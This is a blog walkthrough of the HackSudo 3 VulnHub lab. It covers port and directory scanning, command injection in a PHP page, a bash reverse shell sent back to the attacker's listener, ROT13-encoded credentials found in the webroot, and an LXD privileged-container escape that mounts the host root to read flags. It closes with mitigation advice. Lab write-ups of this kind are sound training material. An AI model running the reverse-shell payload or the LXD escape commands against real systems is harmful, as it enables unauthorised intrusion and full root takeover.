



# HackSudo 3 — Walkthrough (VulnHub)

5 min read · 21 hours ago



Vaibhav



Listen



Share



More

**Author:** Vaibhav Mulak

## TL;DR

Found a web application on port 80 with a vulnerable endpoint ( `generate.php` ) that allowed remote command execution. Got a reverse shell, discovered obfuscated credentials in the webroot, logged in as a low-privilege user, and escalated to root via an **LXD** container escape. Final flags were recovered from the host's root filesystem mounted under `/mnt`.



This walkthrough is educational and lab-only. Do **not** run these techniques against systems you don't own or have permission to test.

## Lab setup & initial discovery

Boot the VM and note the target IP on the VM's login screen.

```
Ubuntu GNU/Linux 20 hacksudo tty1
eth0 IP: 192.168.56.112
hacksudo login: [ 13.572115] cloud-init[879]: Cloud-init v. 20.3-15-g6d332e5c-
dules:config' at Sat, 25 Oct 2025 16:53:44 +0000. Up 13.37 seconds.
[ 14.041807] cloud-init[890]: Cloud-init v. 20.3-15-g6d332e5c-0ubuntu1 running
Sat, 25 Oct 2025 16:53:44 +0000. Up 13.95 seconds.
[ 14.041927] cloud-init[890]: Cloud-init v. 20.3-15-g6d332e5c-0ubuntu1 finishe
5 16:53:44 +0000. Datasource DataSourceNone. Up 14.03 seconds
[ 14.042010] cloud-init[890]: 2025-10-25 16:53:44,764 - cc_final_message.py[W]
k datasource
```

Confirm the address from your attack machine:

```
sudo netdiscover -r 192.168.56.0/24
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:84:3b:5d	1	42	PCS Systemtechnik GmbH
192.168.56.112	08:00:27:0b:44:8f	1	60	PCS Systemtechnik GmbH

Ubuntu GNU  
eth0 IP: 1

## Recon — nmap & gobuster

### 1. Nmap:

I started with a full port/service scan and some web enumeration:

```
sudo nmap -sC -sV -p- -oN nmap_full 192.168.56.112
```

```
└─$ nmap -sC -sV -oN nmap_scan 192.168.56.112 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 22:25 IST
Nmap scan report for 192.168.56.112
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    filtered  ssh
80/tcp    open      http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Link Lock - Password-protect links
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:0B:44:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```

Link Lock has ma

- [Store private b](#)
- [Add a passwor](#)
- [Implement sim](#)
- [Encrypt entire t](#)
- [Post private lin](#)
- [Share passwor](#)

legal!

SECRET LINK

Nmap returned **only port 80** as open; other common services were filtered.

### 2. Gobuster:

```
gobuster dir -u http://192.168.56.112 -w /usr/share/wordlists/dirb/common.txt -
```

```
$ gobuster dir -u http://192.168.56.112/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.112/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,gif,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 279]
/login.php (Status: 200) [Size: 497]
/.html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 2270]
/info.php (Status: 200) [Size: 83314]
/create (Status: 301) [Size: 317] [--> http://192.168.56.112/create/]
/LICENSE (Status: 200) [Size: 1069]
/generator.php (Status: 200) [Size: 647]
/hidden (Status: 301) [Size: 317] [--> http://192.168.56.112/hidden/]
Progress: 187252 / 1323366 (14.15%)_
```

Gobuster discovered multiple endpoints — one of them stood out: `generate.php`.

`login.php` :

## Login

Authorized login  
to see HACKSUDO private conten.

Username:

Password:

Login

info.php :

**PHP Version 7.4.9**


<b>System</b>	Linux hacksudo 5.8.0-45-generic #51-Ubuntu SMP Fri Feb 19 13:24:51 UTC 2021 x86_64
<b>Build Date</b>	Oct 26 2020 15:17:14
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php/7.4/apache2
<b>Loaded Configuration File</b>	/etc/php/7.4/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php/7.4/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php/7.4/apache2/conf.d/10-mysqld.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-intl.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-soap.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
<b>PHP API</b>	20190902
<b>PHP Extension</b>	20190902
<b>Zend Extension</b>	320190902
<b>Zend Extension Build</b>	API320190902.NTS
<b>PHP Extension Build</b>	API20190902.NTS
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Signal Handling</b>	enabled
<b>Zend Memory Manager</b>	enabled
<b>Zend Multibyte Support</b>	provided by mbstring
<b>IPv6 Support</b>	enabled
<b>DTrace Support</b>	available, disabled
<b>Registered PHP Streams</b>	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
<b>Registered Stream Filters</b>	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:

Zend Engine v3.4.0, Copyright (c) Zend Technologies

with Zend OPcache v7.4.9, Copyright (c), by Zend Technologies



generate.php :

# 😊 HACKSUDO Locker: fancy name generator

💖 Smart People Alway execute Smart Plan

🚫 Enter Your Name below: 🚫



# HACKSUDO Locker: fancy name generator



Smart People Always execute Smart Plan



Enter Your Name below: 



```
LICENSE
README.md
api.js
app.js
b64.js
bruteforce
corner-ribbon-minified.svg
corner-ribbon.svg
create
decrypt
draw.js
draw_canvas.js
draw_gl.js
favicon.ico
favicon.svg
generator.php
hidden
index.html
index.js
info.php
login.php
spritesheet.svg
style.css
webgl-debug.js
```

# HACKSUDO Lockdown Key Generator

♥ Smart People Alway execute Smart Plan

⛔ Enter Your Name below: ⛔



## Login

Authorized login  
to see HACKSUDO private conten.

Username:

Password:

Hello hacksudo!

you have logged in successfully , 0x Open The Next Door key is = GMYTGMTGAZTAMZRGIIYDGMJTGAZTAMZQGMZDEMBTGEZTAMZQGMYDGMY=





# HACKSUDO Locker: fancy name generator



Smart People Always execute Smart Plan



Enter Your Name below: 

submit

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
hacksudo:x:1000:1000:hacksudo:/home/hacksudo:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
ftp:x:113:118:ftp daemon,,:/srv/ftp:/usr/sbin/nologin

```

## Initial exploitation — RCE in generate.php

generate.php accepted user input that was not properly sanitized. I tested simple command execution to confirm remote code execution (RCE).

### Lab-safe approach:

1. Validate with harmless commands like `id` / `whoami` / `ls` to confirm execution.
  2. Once confirmed, establish a reverse shell back to the attacker machine.
- Listener on attacker:

```
# on attacker
```

```
nc -lvnp 1234
```

- Trigger command injection via the vulnerable parameter in `generate.php` .

```
# Inject in vulnerable parameter/input in generate.php
&& `bash -c "bash -i >& /dev/tcp/192.168.56.1/1234 0>&1"`
```



After executing the payload, the listener returned a connection and I had an interactive shell (screenshot: `reverse-shell-connected`).

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.112] 37516
bash: cannot set terminal process group (736): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hacksudo:/var/www/html$ _
&& `bash -c "bash -i >& /dev/tcp/192.168.56.1/1234 0>&1"` submit
```

## Post-exploitation — local enumeration

From the initial shell, standard enumeration steps:

```
uname -a  
id
```

While enumerating `/var/www` I found a file named `hacksudo` containing ROT13-encoded text.

```
www-data@hacksudo:/var/www$ ls -la  
ls -la HACKSUDO Locker: fancy name generator  
total 16  
drwxr-xr-x 3 www-data www-data 4096 Mar 20 2021 .  
drwxr-xr-x 14 root root 4096 Mar 19 2021 ..  
-rwxrwxr-- 1 www-data www-data 176 Mar 20 2021 hacksudo  
drwxr-xr-x 6 www-data www-data 4096 Mar 24 2021 html  
www-data@hacksudo:/var/www$ cat hacksudo  
cat hacksudo  
unpxfhqb ybpxre FFU hfreaanzr:unpxfhqb  
cnffjbeq:63p9142792q571q0s7p28ro30626q6s38792n2r7679o76q  
784231676q62447so80ns8953745s709p6622qqn2po4q754p262q0q3  
1o3030n08s7o524079n6o336o  
www-data@hacksudo:/var/www$ _
```


Decoding it revealed credentials for another user.

The screenshot shows a web-based ROT13 decoder. On the left, under 'Ciphertext', is the content of the `hacksudo` file. In the center, 'ROT13 (A-Z, a-z)' is selected as the variant. On the right, under 'Plaintext', the decoded credentials are displayed.

Field	Value
username	hacksudo
password	locker
ssh_username	hacksudo


I used those credentials to switch user and inspected the home directory:

```
su -l hacksudo
```



```
hacksudo@hacksudo:~$ ls
ls
chat locker storage user.txt view work
hacksudo@hacksudo:~$ cat user.txt
cat user.txt
d045e6f9feb79e94442213f9d008ac48
hacksudo@hacksudo:~$
```

Running `id` showed the user was member of the `lxd` group ( `uid=116(lxd)` ), which is a telltale sign that LXD-related privilege escalation might be possible.



```
hacksudo@hacksudo:~$ id
id
uid=1000(hacksudo) gid=1000(hacksudo) groups=1000(hacksudo),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hacksudo@hacksudo:~$
```

## **lxd :**

Membership in the `lxd` group can be dangerous on misconfigured systems: LXD (Linux containers) allows users in that group to control containers, and container misconfigurations can be abused to escape into the host. There are well-documented LXD escalation paths — in labs, these frequently involve exporting the host filesystem or spawning privileged containers that mount host directories.

**Reference techniques (lab-only):** spawn a privileged container, bind-mount the host root, or use `lxc` commands to create an image that gives shell access to host resources.

Source: <https://www.hackingarticles.in/lxd-privilege-escalation/>

## LXD escape — root compromise

Following LXD escalation techniques (adapted for the lab), I:

Source: <https://www.hackingarticles.in/lxd-privilege-escalation/>

### Steps to be performed on the attacker machine:

- Download build-alpine in your local machine through the git repository.
- Execute the script “build -alpine” that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine


### Steps to be performed on the host machine:

- Download the alpine image
- Import image for lxd
- Initialize the image inside a new container.
- Mount the container inside the /root directory

So, we downloaded the build alpine using the GitHub repose.

```
# On attacker machine
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

On running the above command, a tar.gz file is created in the working directory that we have transferred to the host machine.



```
IP & Port
$ ls
LICENSE  README.md  alpine-v3.22-x86_64-20251026_1002.tar.gz  build-alpine
(vm@victus)=[~/CTF/VulnHub/HackSudo3/lxd-alpine-builder]
```

```

(vm@victus)-[~/CTF/Vuln_Hub/HackSudo3/lxd-alpine-builder]
$ ls
LICENSE  README.md  alpine-v3.22-x86_64-20251026_1002.tar.gz  build-alpine
(vm@victus)-[~/CTF/Vuln_Hub/HackSudo3/lxd-alpine-builder]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
--&& "bash -c "bash -i >& /dev/tcp/192.168.56.1 1234" --submit

```

Now we will download the alpine-image inside /home/hacksudo directory on the host machine.

```

hacksudo@hacksudo:~$ wget http://192.168.56.1:8080/alpine-v3.22-x86_64-20251026_1002.tar.gz
wget http://192.168.56.1:8080/alpine-v3.22-x86_64-20251026_1002.tar.gz
--2025-10-26 04:36:01-- http://192.168.56.1:8080/alpine-v3.22-x86_64-20251026_1002.tar.gz
Connecting to 192.168.56.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4060390 (3.9M) [application/gzip]
Saving to: 'alpine-v3.22-x86_64-20251026_1002.tar.gz'
alpine-v3.22-x86_64 100%[=====] 3.87M --.-KB/s in 0.03s
2025-10-26 04:36:01 (138 MB/s) - 'alpine-v3.22-x86_64-20251026_1002.tar.gz' saved [4060390/4060390]
hacksudo@hacksudo:~$ lxc image import ./alpine-v3.22-x86_64-20251026_1002.tar.gz --alias myimage
lxc image import ./alpine-v3.22-x86_64-20251026_1002.tar.gz --alias myimage

```

```
lxc image import ./alpine-v3.22-x86_64-20251026_1002.tar.gz --alias myimage
```

```
lxc image list
```


```

lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

```

```
lxc start ignite
lxc exec ignite /bin/sh
id
```

1. Accessed the host filesystem — in this lab the host root appeared mounted under `/mnt`.
2. Retrieved `proof.txt` and `root.txt` from `/mnt/root/root/`.
3. This resulted in full root access on the host.



```
/mnt/root/root # ^[[1;18Rls
ls
proof.txt  root.txt  snap
/mnt/root/root # cat proof.txt
cat proof.txt
you successfully rooted hacksudo3 box !!!
/mnt/root/root # cat root.txt
cat root.txt
7db64dc8077ff8f969938bc48bd0a9ab
/mnt/root/root # _
```

## Mitigations & takeaways

- **Sanitize user input** — validate and escape all inputs, especially when used in OS commands or passed to shell functions.



- **Least privilege for services** — web services should run with minimal permissions and never expose admin functionality to unauthenticated inputs.
- **Protect credentials & secrets** — never store credentials or secrets in webroot or in obfuscated-but-reversible formats (ROT13 is not protection).
- **Limit LXD access** — membership in `lxd` should be restricted to administrators. Audit and log `lxc` /LXD usage.
- **Network segmentation** — container management interfaces should not be reachable to untrusted/compromised application users.
- **Detect suspicious container activity** — monitor for unexpected container creation, privileged mounts, or host-path bindings.

Red Team

Penetration Testing

Oscp

Cybersecurity

Vulnhub

[Edit profile](#)

## Written by Vaibhav

4 followers · 32 following

Cybersecurity enthusiastic.

## No responses yet



Vaibhav

What are your thoughts?



## More from Vaibhav

```
in-rate 2000 -oN scan_full.txt 192.168.56.107
(/nmap.org ) at 2025-08-23 17:46 IST
192.168.56.107
).
ports (reset)

D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
host up) scanned in 21.81 seconds
```



Vaibhav

## Eternal Blue (ms17-010)—Full Walkthrough

EternalBlue (MS17-010)—A Clean, Real-World Walkthrough

Aug 23



```
ed Sat Sep 13 18:16:57 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -p- -oN nmap_scan 192.168.1.22
168.1.22
ncy).
tcp ports (no-response)
ERSION
sftpd 2.0.8 or later
enSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
3:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
ache httpd 2.4.7 ((Ubuntu))
ache/2.4.7 (Ubuntu)
's l3g4cy
0E:F5 (Unknown)
CPE: cpe:/o:linux:linux_kernel

ed. Please report any incorrect results at https://nmap.org/submit/ .
18:21:25 2025 -- 1 IP address (1 host up) scanned in 267.98 seconds
```



Vaibhav

## Brute Me—A Walkthrough of the Brute Me Lab by NixSecura

“Brute force is not always the last resort. Sometimes, it’s the key that opens the door.”

Sep 14



```
hacksudo login: [ 102.416737] cloud-init[1167]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modules:config' at Fri, 24 Oct 2025 04:55:13 +0000. Up 102.31 seconds.
[ 102.844941] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modules:final' at Fri, 24 Oct 2025 04:55:14 +0000. Up 102.74 seconds.
[ 102.845096] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 finished at Fri, 24 Oct 2025 04:55:14 +0000. Datasource DataSourceNone. Up 102.84 seconds
[ 102.845184] cloud-init[1172]: 2025-10-24 04:55:14,522 - cc_final_message.py[WARNING]: Used fallback datasource

Hint: Num Lock on

hacksudo login: _
```



Vaibhav

## Walkthrough—HackSudo 1.1 (VulnHub)

Author: Vaibhav Mulak Machine: HackSudo 1.1 (creator: Vishal Waghmare) Summary: Local lab walkthrough. We enumerate services, discover...

2d ago





Vaibhav

## Functions, Modules, and Packages—Organizing Your Code

### 1. Functions

Jun 22



See all from Vaibhav

## Recommended from Medium



Zaynah Smith-DaSilva

## OSCP Zero to Hero: Baby

Join me as I hack into the room Baby on HackTheBox!

Oct 12




5



1





In MeetCyber by Danish Ahmed

## How a Simple SSTI Turned Into \$1,000 and RCE

Free Link



5d ago



142



3





zeroDaykt

## Mastering OSCP+ in 2025–26 The Updated Exam, My Fails, Wins & how you can do it!

If you've ever failed, doubted, or wanted to quit OSCP, this is the story (and toolkit) I wish I had from the start

Oct 13 🖱️ 24 💬 5

 GhostInHex

## Hercules — HTB — Walkthrough

Hercules is an AD box designed to force Kerberos-first techniques. The chain covers: host/krb5 setup → username enumeration → LDAP-filter...

★ 4d ago 🖱️ 71 💬 5

☐ In Coding Nexus by Sonu Yadav

## XSSTRON: Electron/Chromium XSS Scanner That Detects GET & POST Cross-Site Scripting Vulnerabilities

Cross-Site Scripting (XSS) remains one of the most prevalent web vulnerabilities.

★ Oct 12



○ Very Lazy Tech 🐞

